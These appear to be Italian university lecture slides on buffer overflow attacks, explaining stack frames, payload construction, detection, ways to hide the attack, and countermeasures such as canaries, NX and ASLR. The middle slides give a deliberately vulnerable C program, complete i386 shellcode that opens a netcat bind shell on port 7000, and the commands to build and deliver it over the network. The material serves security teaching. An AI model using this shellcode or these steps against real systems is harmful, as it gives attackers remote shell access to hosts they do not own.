

# attacchi basati su buffer overflow

# buffer overflow

- nell'esecuzione di un programma, il momento in cui in un buffer vengono scritti più dati di quanti ne possa contenere
- se l'errore non viene rilevato (validazione dell'input) altre variabili cambiano valore
  - crash del processo
  - **comportamento anomalo**
- anche detto ***buffer overrun***

# attacco di tipo buffer overflow in sintesi

- descritto per la prima volta in 1972
  - Anderson - Computer Security Technology Planning Study
- 1988 – primo worm a utilizzare la tecnica
- Aleph One. Smashing The Stack For Fun And Profit. e-zine [www.Phrack.org](http://www.phrack.org) #49, 1996
- l'attacker sfrutta un buffer overflow non verificato
- il suo scopo: ottenere una shell che gli permetta di eseguire comandi arbitrari sul sistema

# flokklore

- phrack è una e-zine scritta da hacker per gli hacker
  - scritta in formato ascii
  - numerazione delle edizioni, delle sezioni e delle pagine in esadecimale 0x01, ..., 0x0a,...
  - tutti i numeri sono firmati con PGP
- ultimo numero (il 63), agosto 2005
  - primo numero nel 1985
  - articoli su argomenti tipo “come telefonare gratis”
- archivi consultabili on-line <http://www.phrack.org>

# attacco di tipo buffer overflow in sintesi

- tipologie di attacchi basati su buffer overflow
  - stack based
  - heap based

# rilevanza

- il buffer overflow è un problema del software scritto in C e C++
- tutto il software di base è scritto in C
  - kernel, comandi del sistema operativo
  - ambiente grafici

# rilevanza

- molto software applicativo è scritto in C e C++
  - suite di produttività (es. office)
  - viewer (es. acrobat per i pdf)
  - web browser (explorer, firefox, ecc.)
  - mailer (outlook, eudora, ecc.)
  - interpreti (Java Virtual Machine, python, perl, bash)
  - dbms (oracle, sql server, mysql postgres)
  - moltissimi server (web, mail, dns, ftp, dbms, ecc)
  - p2p (eMule, napster, ecc)
- gran parte di questo software riceve input non fidato
  - ad esempio scaricato dalla rete o pervenuto via email
  - costruito per attendere richieste non fidate (server, p2p)

# l'obiettivo da attaccare

- l'attaccante identifica un **processo** che non controlla il confine di almeno uno dei suoi buffer
  - C e C++ di default non effettuano il controllo
  - ...non sono progettati per farlo, prediligono l'efficienza
- il processo può essere
  - già in attesa di input dalla rete
  - lanciabile dall'attacker se questo è già un utente del sistema
  - lanciato dall'utente con input non fidato

# esempio: un programma vulnerabile

```
#include <stdio.h>

int main(int argc, char** argv)
{
    f();
}

void f()
{
    char buffer[16];
    int i;
    printf("input> ");
    /*svuota il buffer*/
    fflush(stdout);
    scanf("%s", buffer);
    i=0;
    while ( buffer[i]!=0 )
    {
        fputc(buffer[i]+1, stdout);
        i++;
    }
    printf("\n");
}
```

# principi: organizzazione della memoria

- la memoria di un processo è divisa in
  - programma (r-x)
  - dati (rwx)
  - stack (rwx)
- ciascun sistema operativo ha proprie particolarità ma tutti hanno almeno programma, dati e stack


# principi: stack frame

- un insieme di dati nello stack associato all'esecuzione di una funzione
  - la chiamata a funzione genera un frame
  - *il ritorno da una funzione cancella il frame*
- uno stack frame contiene
  - **parametri attuali della funzione (cioè gli argomenti)**
  - **indirizzo di ritorno**
  - **variabili locali (che possono essere usati come buffer)**

# principi: stack frame

- l'ordine sullo stack non va imparato a memoria!
- è lo stesso per tutti i linguaggi imperativi
- non può essere altrimenti...

# principi: stack frame



```
main ( . . . . )  
  {  
    variabili locali  
    f ( . . . . )  
  }  
f ( . . . . )  
  {  
    variabili locali  
    . . .  
  }
```

# l'attacco prevede...

- iniezione di codice macchina arbitrario (payload) in memoria
  - o nel buffer
  - o in zone limitrofe grazie (al bug di buffer overflow)
- redirectione verso il codice
  - cambiamento del return pointer contenuto nello stack frame (in prossimità del buffer)
- entrambe le cose sono effettuate mediante la creazione di una stringa di input adeguata

# redirezione verso il codice arbitrario

- l'input sovrascrive il return pointer
- il payload viene eseguito quando la funzione chiamata “ritorna” al chiamante


# situazione normale dello stack

```
main ( . . . )
```


```
{  
  variabili locali  
  f ( . . . )  
}
```

```
f ( . . . )
```

```
{  
  char buffer[10];  
  int i;  
  . . .  
}
```



# buffer overflow



```
main (....)
{
  variabili locali
  f ( .... )
}

f (....)
{
  char buffer[10];
  int i;
  scanf ("%s", buffer);
}
```

# creazione dell'input

- la creazione dell'input con il payload (o shellcode) è una attività complessa:
  - non si sa che eseguibili ci sono sulla macchina
    - es. che shell sono installate?
  - non si sa se sono a disposizione funzioni di libreria statiche o dinamiche e quali
    - aggirabile con l'uso diretto delle system call

# creazione dell'input

- la creazione dell'input con il payload (o shellcode) è una attività complessa:
  - il codice deve funzionare una volta posto in qualsiasi punto della memoria
    - uso di indirizzamenti relativi rispetto a program counter (non disponibile nell'architettura i386)
    - estrazione del program counter + indirizzamento con registro base
  - non si sa esattamente dove è il return pointer
    - replichiamo il valore che si vogliamo mettere nel return pointer un po' di volte sperando di sovrascrivere il punto dello stack frame dove il return pointer originario è memorizzato

# creazione dell'input

- ancora...
  - non si sa che valore mettere nel return pointer cioè quale è l'entry point del nostro payload
    - uso di istruzioni nop per avere un range di entry point validi
    - attenzione, troppi nop potrebbero far sfiorare la zona valida dello stack provocando un crash della procedura di input, es. scanf()
  - provare provare provare...
    - le prove possono essere automatizzate
    - molti nop diminuiscono il numero di prove

# creazione dell'input

- e ancora non è tutto!...
- l'input deve essere letto tutto!
  - ciò non è scontato, scanf() separa i campi mediante spazi (ascii 0x20), tabulatori orizzontali (ascii 0x09) e verticali (0x0b), new line (0x0a), e altri
  - tali valori non devono essere presenti nell'input
  - ma l'input è un programma!!!!

# creazione dell'input

- es. in Linux per lanciare un eseguibile si usa la system call `execve()` che ha codice 11 (0x0b)
  - l'istruzione assembly: `mov $0x0b, %eax`
  - codificata con: `b8 0b 00 00 00`
- work around, codice equivalente codificato senza 0x0b
  - `b8 6f 00 00 00`      `mov $0x6f,%eax`
  - `83 e8 64`            `sub $0x64,%eax`

# creazione dell'input

- strcpy() termina la copia quando incontra il terminatore di fine stringa (0x00)
- se dovessimo creare un input per strcpy() dovremmo evitare gli zeri nell'input

# la funzione deve terminare!

- se la funzione non giunge a termine il return pointer non verrà mai letto
- attenzione a modificare le variabili locali della funzione potrebbero far andare in crash il programma
- se tra il buffer e il return pointer non ci sono variabili...
  - la situazione è ottimale, il buffer overflow non modifica le variabili locali della funzione
- se tra il buffer e il return pointer ci sono altre variabili...
  - attenzione!!!! bisogna trovare dei valori che facciano terminare la funzione!

# creazione del payload

il payload può essere...

- scritto direttamente in linguaggio macchina byte per byte direttamente in un file
- scritto in C, compilato, e trasferito in un file mediante l'uso del debugger o di objdump
  - il compilatore non ha tutti i vincoli che abbiamo noi, sicuramente il codice prodotto va modificato a mano
- scritto in assembly, assemblato e trasferito in un file mediante l'uso del debugger o di objdump
  - massima libertà

# esempio di struttura di un input malevolo

- riempimento del buffer:
  - 0x00 **lunghezza del buffer**
- fake return pointer
  - <payload entry point> **distanza stimata dal buffer (es. 4 o 8)**
  - **attenzione alle variabili locali!!!**
- **dati del payload**
  - **es. stringa con il nome del file da lanciare “/bin/sh”**
- **sequenza di istruzioni nop**
  - **più sono più è semplice trovare il payload entry point**
- **il payload propriamente detto**

# esempio di payload

- vogliamo che il payload esegua
  - `/bin/nc -l -p 7000 -c "/bin/sh -i"`
  - `/bin/sh -i` è una shell interattiva
- stiamo assumendo che siano installati sulla macchina
  - `/bin/nc`
  - `/bin/sh`
- usiamo la system call `execve()`
  - fa partire un altro eseguibile al posto del processo corrente (mantiene il PID)
  - il processo corrente scompare!

# execve()

- in C vedi man sezione 2
- in assembly...
  - in %ebx il puntatore alla stringa che contiene il pathname dell'eseguibile
  - in %ecx il puntatore ad un array di puntatori (terminato da zero) che contiene puntatori alle stringhe dei parametri.
  - in %edx il puntatore ad un array di puntatori (terminato da zero) che contiene puntatori a stringhe che definiscono l'environment (“nome=valore”)
  - in %eax il valore \$0x0b che identifica execve
  - int 0x80

# execve()

riempie buffer

fake rp

dati

```
.data      # put everything into the data section
buffer: .space      16, 'A'          # dummy, it represent the buffer to smash
.set       myeip, 0xbffff670      # fake return pointer
# we do not know exactly where the %eip is saved
# then we put here more than one copy
# this is a fortunate situation since the buffer is located very near
# to the return address, no local variable is affected and hence
# function finishing is granted
.long      myeip
.long      myeip
.long      myeip
.long      myeip
.long      myeip

# the data of the payload

p0: .asciz      "/bin/nc"          # executable to launch with parameters...
p1: .asciz      "-l"              # listen mode
p2: .asciz      "-p"              # port
p3: .asciz      "7000"           # 7000
p4: .asciz      "-c"             # command to execute when connected:
p5: .ascii      "/bin/sh"        # a shell
p5b: .asciz     "!"              # "!" will be translated into a space

args:      #arguments array
pp0: .long      0
pp1: .long      0
pp2: .long      0
pp3: .long      0
pp4: .long      0
pp5: .long      0
pp6: .long      0

env: .long      0                # no environment
```

# execve()

prende  
indirizzo  
sistema parametri syscall  
sys  
call

```

nop
nop
...
nop

# get the address of the pop instruction
call self
self: pop %ebp
#set up parameters
leal    (p0-self) (%ebp), %ebx # first argument:  pathname executable

leal    (args-self) (%ebp), %ecx    # second argument:  pointer to array of strings

leal    (p0-self) (%ebp), %eax    # in the array
movl    %eax, (pp0-self) (%ebp)
leal    (p1-self) (%ebp), %eax
movl    %eax, (pp1-self) (%ebp)
leal    (p2-self) (%ebp), %eax
movl    %eax, (pp2-self) (%ebp)
leal    (p3-self) (%ebp), %eax
movl    %eax, (pp3-self) (%ebp)
leal    (p4-self) (%ebp), %eax
movl    %eax, (pp4-self) (%ebp)
leal    (p5-self) (%ebp), %eax
movl    %eax, (pp5-self) (%ebp)

#p5b should be traslated into a space
decb    (p5b-self) (%ebp)
leal    (env-self) (%ebp), %edx    # third argument:  environment

movl    $111,%eax
subl    $100,%eax

# system call number 11 (sys_execve)
# this fancy way does not introduce white-space characters

int     $0x80                # call kernel
```

# creazione dell'input

- `as -o nomefile.o nomefile.S`
  - crea il file oggetto assemblato
- `objdump -s --section=.data nomefile.o`
  - mostra un dump esadecimale
- un semplice script (in perl o python) può agevolmente creare un file i cui byte provengono dall'output di `objdump -s`

# test dell'attacco in locale

- situazione
  - programma vulnerabile: main
  - file contenente l'input malevolo: gun
- comando per il test
  - `main < gun`
  - provare da root
- verifica: `netstat -l -a --inet -n`
  - deve apparire un server sulla porta 7000
- verifica: `telnet localhost 7000`
  - provare da utente
  - una shell per la stessa utenza in cui girava main (es. root)

# test dell'attacco in rete

- situazione
  - programma vulnerabile: main su server
  - file contenente l'input malevolo: gun sul client
- lanciare il server
  - `nc -l -p 5000 -c ./main`
  - oppure `while true; do nc -v -l -p 5000 -c ./main ; done`
- lanciare il client malevolo
  - `cat gun | nc indirizzoserver 5000`
- sul server: `netstat -l -a --inet -n`
  - deve apparire la porta 7000 in listen
- dal client: `telnet indirizzoserver 7000`

# detection

- il processo server originario viene completamente sostituito dalla shell del cracker
  - è un approccio semplice ma invasivo
  - è possibile che venga tempestivamente rilevato dagli utenti
  - l'amministratore potrebbe scambiare il problema per un bug del server
  - sui log del server e di sistema non appare nulla di anomalo
  - IDS sull'host: nessun file è cambiato nel filesystem
  - c'è però la shell sulla connessione tcp visibile con netstat
  - IDS di rete potrebbero riconoscere l'attacco, se noto
  - solo sistemi a livello di system call possono essere efficaci nella rilevazione
    - es. acct, se attivo, loggerebbe l'esecuzione di una shell

# nascondere l'attacco

- un attacco che lasci intatto il server è possibile ma...
  - richiede di modificare lo stack solo il minimo indispensabile
  - richiede l'uso della system call `fork()` per **duplicare** il processo
- `fork()` è la stessa syscall usata da tutti i server quando devono servire una richiesta e contemporaneamente continuare ad attenderne delle altre
  - non è difficile da usare
  - rende il payload un po' più grande
  - uno dei cloni esegue `execve()`

# mascherare l'attacco

- invece di usare una connessione tcp si può usare udp
- anche un server in attesa sulla porta upd viene rilevato da netstat
  - è possibile però mascherare l'indirizzo dall'altro capo (udp è non connesso)
  - tale indirizzo viene comunque rilevato da uno sniffer nel momento in cui arrivano pacchetti

# contromisure

(programmatore)

- evitare i buffer overflow nella programmazione!!!
  - è molto difficile
  - si può cambiare linguaggio ma normalmente si perde in efficienza
- usare compilatori particolari che si accorgono del cambiamento di valore di alcune locazioni nello stack prima di ritornare da una funzione
  - canary
    - canarini che cantano quando c'è un buffer overflow
- alcune patch del gcc che prevedono canaries
  - StackGuard
  - PointGuard (evoluzione di StackGuard)
  - IBM ProPolice
    - riordina anche le variabili nello stack

# contromisure

(da amministratore)

- far girare solo processi senza bug di sicurezza noti
  - richiede rilevante lavoro di amministrazione
- far girare i processi più esposti con utenze non privilegiate
  - l'hacker si troverà a dover fare un ulteriore attacco all'utenza privilegiata
- usare “intrusion detection systems”
  - poiché il cracker sicuramente farà altre attività sulla macchina si potrebbe “tradire”
- application level firewalls o proxy applicativi
  - devono conoscere il protocollo e filtrare input non ammessi

# contromisure

## (da progettista di sistema)

- modificare il kernel in modo da rendere l'attacco difficile
- rendere lo stack non eseguibile (NX cpu extension)
  - supportato su Linux  $\geq 2.6.8$  e processore con supporto hw (si su x86 64bit, normalmente disabilitato su x86 32bit)
  - non protegge dall'esecuzione di codice che già è contenuto nella sezione .text (il programma e le librerie linkate)
  - alle volte i compilatori (e gcc) mettono codice nello stack per i propri scopi
  - in Windows supportato da versioni  $\geq$  XP SP2 (data execution prevention - DEP)

# contromisure

## (da progettista di sistema)

- address space layout randomization (ASLR)
  - `/proc/sys/kernel/randomize_va_space`
  - in Windows supportato da versioni  $\geq$  Vista
  - non risolve definitivamente il problema ma moltissimi attacchi noti vengono comunque invalidati
  - non così efficace per software con process pooling
    - esempio Apache
    - tutti i processi del pool sono cloni del padre (vedi semantica di fork) quindi hanno tutti lo stesso indirizzo per lo stack.

# il codice nei posti più impensati...

- non necessariamente il codice deve essere «iniettato»
- si può eseguire codice di libreria condivisa
  - in windows certe librerie standard sono caricate ad indirizzi noti
  - esistono «inventari» di routine utili da chiamare

# buffer overflow: heap based

- il buffer può essere allocato nello heap
  - `void* malloc(int size)`
- è possibile usare il buffer overflow anche se il buffer non è allocato sullo stack
- la tecnica sfrutta l'idea che spesso assieme alle strutture dati vengono memorizzati puntatori a funzioni
  - tali puntatori giocano un ruolo simile al return pointer
- la programmazione a oggetti, e il C++, fanno largo uso dei “puntatori a codice” nelle strutture dati

# buffer overflow: formati con string size

- alcuni formati rappresentano una stringa non con lo zero finale ma con il numero di caratteri da leggere prima della stringa
- check tipico: legge la lunghezza in len e poi: `if (len < BUFLEN)...`
  - sempre vero per numeri negativi
  - BUFLEN è la lunghezza del buffer.
- dichiarazione errata
  - `int len;`
- dichiarazione corretta
  - `unsigned int len;`

# buffer overflow: formati con string size

- esempio, int di 16 bit
  - con segno tra -32768 e +32767
  - senza segno tra 0 e 65535
  - 65535 interpretato con segno è -1
- $len < BUFLLEN$  ? sempre vero per numeri negativi
- se len è dichiarato “con segno” il check passa e vengono letti 65535 bytes.
  - che probabilmente è più di BUFLLEN

# buffer overflow: interi e buffer dinamici

- possiamo pensare di allocare un buffer dinamicamente della lunghezza che ci serve
  - in C si fa con `malloc(int)`
- so che devo leggere *len bytes* mi serve un *buffer di len+1 bytes*
  - *perché ho lo zero finale*
- quindi alloco il buffer con `malloc(len+1)`
- che succede se *len* è pari a 4294967295?  
quanto è lungo il buffer allocato?

# <http://www.metasploit.com/>

- raccoglie e fornisce strumenti per la costruzione **automatica** di exploit basati su vulnerabilità del tipo buffer overflow